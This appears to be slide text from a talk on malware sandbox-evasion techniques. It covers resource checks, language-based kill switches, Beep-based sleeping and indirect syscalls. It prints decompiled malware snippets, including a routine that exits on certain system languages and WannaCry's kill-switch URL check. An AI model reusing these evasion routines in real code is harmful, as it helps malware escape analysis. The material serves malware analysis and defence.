


Limited resources

- ◆ More than one CPU core?
- ◆ More than 2GB of memory?

```
if ( GlobalMemoryStatusEx(&Buffer) )
{
    v1 = Buffer.ullTotalPhys >> 20;
    result = HIDWORD(Buffer.ullTotalPhys) >> 20;
}
else
{
    v1 = 0;
    result = 0;
}
```

Language-based Evasion



Refuse to run in certain countries


- ◆ Check system local settings
- ◆ Check system language
- ◆ Check keyboard layout

...

```
int check_default_language_against_blocklist()
{
    int v0; // eax
    int v1; // eax
    int v2; // eax
    int v3; // eax
    int result; // eax

    v0 = GetUserDefaultLangID() - 0x419;
    if ( !v0 || (v1 = v0 - 9) == 0 || (v2 = v1 - 1) == 0 || (v3 = v2 - 28) == 0 || (result = v3 - 4) == 0 )
        ExitProcess(0); // exit if Russian, Ukrainian, Belarussian, Kazakh or Uzbek
    return result;
}
```

Timing-based Evasion



Sleep via Beep


- ◆ Sleep for certain time to hide behavior
- ◆ Uncommon API used to pause sample execution
- ◆ Beep()

Syntax

C++

```
BOOL Beep(  
    [in] DWORD dwFreq,  
    [in] DWORD dwDuration  
);
```


Watch for Sandbox Intervention



Memory Write Watch

- ◆ Set hook on memory regions
- ◆ Detect access and changes to code or data

Sandbox Check



Load Junk Files


- ◆ Some Sandboxes emulate non-existing files
- ◆ Sandbox detection by checking for non-existing files

Example - WannaCry:


```
memcpy(&szUrl, "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com", 0x39u);
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )
{
    InternetCloseHandle(v4);
    InternetCloseHandle(v5);
    result = 0;
}
else
{
    InternetCloseHandle(v4);
    InternetCloseHandle(0);
    sub_408090(); // detonate
    result = 0;
}
```


<https://blog.didierstevens.com/2017/05/13/quickpost-wcry-killswitch-check-is-not-proxy-aware/>

Hook Evasion via Indirect System Calls




Uncovering **Indirect Syscalls**

